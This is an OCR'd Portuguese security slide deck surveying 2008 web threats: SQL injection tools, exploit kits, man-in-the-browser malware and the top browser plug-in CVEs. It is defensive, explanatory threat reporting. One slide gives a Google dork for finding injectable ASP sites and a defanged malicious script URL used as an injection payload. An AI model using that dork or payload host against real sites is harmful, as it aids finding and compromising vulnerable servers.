



Figure 21: SQL Injection Attacks Monitored by IBM ISS Managed Security Services, Q4 2008

Ferramentas SQL Injection – por assinatura


- Automatiza SQL Injection attacks
  - Especifica carga de injeção (default http://www.2117966 [dot] net/fuckjp.js)
  - Ferramenta verifica backend na china, por licenciamento
  - Google e procura sites vulneráveis ***inurl:".asp" inurl:"a="***
  - SQL injection



Courtesy: http://isc.sans.org/diary.html?storyid=4294


Automatização de SQL injection via Engines de Procura

- Alguns usam sites de procura para ajudar a encontrar sites vulneráveis antes de lançar os ataques



Pacotes de drive-by-download populares…

- WebAttacker2
- Mpack
- IcePack
- Firepack
- Neosploit
- Black Sun
- Cyber Bot



Most Popular Exploit Toolkits (2H 2008)

Rank	2008 (Full Year)	2008 H2 (Second Half)
1.	mPack (and variants)	CuteQQ
2.	CuteQQ	AdM
3.	AdM	mPack (and variants)
4.	FirePack	Neosploit
5.	Neosploit	Tornado (and variants)

Man-in-the-Middle – coisa velha?

Interceptando Tráfico – Man-in-the-middle


Man-in-the-middle
A host under the attackers control is inserted as a proxy between the victim's and their destination

Técnicas de Redirecionamento:
- Altering proxy settings
- DNS modifications
- Network routing changes

Permite ao Hacker:
- View all clear text traffic
- Intercept confidential data
- Terminate SSL/TLS connections
- Modify and inject new content


Injeção no Browser

- “man-in-the-browser” colocar um agente no browser é fácil
- Web browsers e seus plugins são vítimas fáceis
  - Mais de 637 milhões de vítimas em potencial e aumentando
- Método de 4 fases
  - Explorar vulnerabilidades do Web browser
  - Executar shellcode
  - Instalar um downloader
  - Download do man-in-the-browser malware



Interceptando Tráfico – Man-in-the-browser

Man-in-the-browser
Malware dentro do browser



System Reconfiguration
DNS Settings, Local HOST file, Routing tables, WPAD and Proxy settings

Trojan Application
Local Proxy Agent

OS Hooking
Keyloggers, Screen grabber

TCP/IP Stack Interception
Packet inspection, pre/post SSL logging

Traditional Malware

API Hooking Malware

Systema Limpo

Aplicação
Web browser

WinInet
httpsendrequest(),
navigateto()

Winsock
TCP/IP stack

Internet

Sistema Infectado

Aplicação
Web browser

Malware
Proxying Web browser dat

WinInet
httpsendrequest(),
navigateto()


Winsock
TCP/IP stack

Internet

Manipular
Copy, redirect, script, change, insert, sell.

Man-in-the-browser Malware


- Man-in-the-browser ou um “proxy Trojan”
- Opera de dentro do browser ao “***hooking***” API’s do Web browser e do OS, e faz ***proxying*** de dados HTML
- Permite ao hacker:
  - Não se preocupar com criptografía (SSL/TLS acontece fora do browser)
  - Inspeciona qualquer conteúdo (i/o)
  - Injeta e manipula qualquer conteúdo **ANTES** do rendering
    no browser
  - Pode criar dinâmicamente GET/POST/PUT/etc. para qualquer destino




Crime com o Man-in-the-Browser

MITB – Proxy Trojan Moderno

Expandindo na transação – Malware Injection



Man-in-the-browser possibilidades…


- Como é possível confiar em algo que vem via o web browser?
- números…
  - 25-30% de todos os pc's já estão infectados…
  - 50-200 milhões de bots…
  - 637 milhões de Web browsers mal atualizados…
- continuar negócios com o browser "não-confiável" do cliente?

Evolução…

VULNERABILIDADES & EXPLOITS


Vulnerabilidades em 2008


- Recorde em 2008: 7406 novas vulnerabildades! (aumento de 13.5% desde 2007)
- Equivale a 19% de todas as vulnerabilidades catalogadas pela X-Force desde sua criação (faz uma década).




Vulnerabilidades em aplicações web

- Equivalem a quase 55% de todos os disclosures de 2008
- 74% das descobertas acima, não tinham patch dispónível.
- Sql injection aumentou 134% passando XSS.
- Spammers focando em enviar url's…







Exploits mais usados


- Principais exploits usados na exploração de browsers em 2008

Most Popular Exploits

Rank	2008 (Full Year)	2008 H2 (Second Half)
1.	Microsoft MDAC RDS Dataspace ActiveX (CVE-2006-0003)	Microsoft MDAC RDS Dataspace ActiveX (CVE-2006-0003)
2.	RealPlayer IERPCtl ActiveX (CVE-2007-5601)	Microsoft WebViewFolderIcon ActiveX (CVE-2006-3730)
3.	Apple QuickTime RSTP URL (CVE-2007-0015)	Internet Explorer "createControlRange" DHTML (CVE-2005-0055)
4.	Microsoft WebViewFolderIcon ActiveX (CVE-2006-3730)	RealPlayer IERPCtl ActiveX (CVE-2007-5601)
5.	Internet Explorer "createControlRange" DHTML (CVE-2005-0055)	Apple QuickTime RSTP URL (CVE-2007-0015)

Alvo primário: Browser Plug-Ins

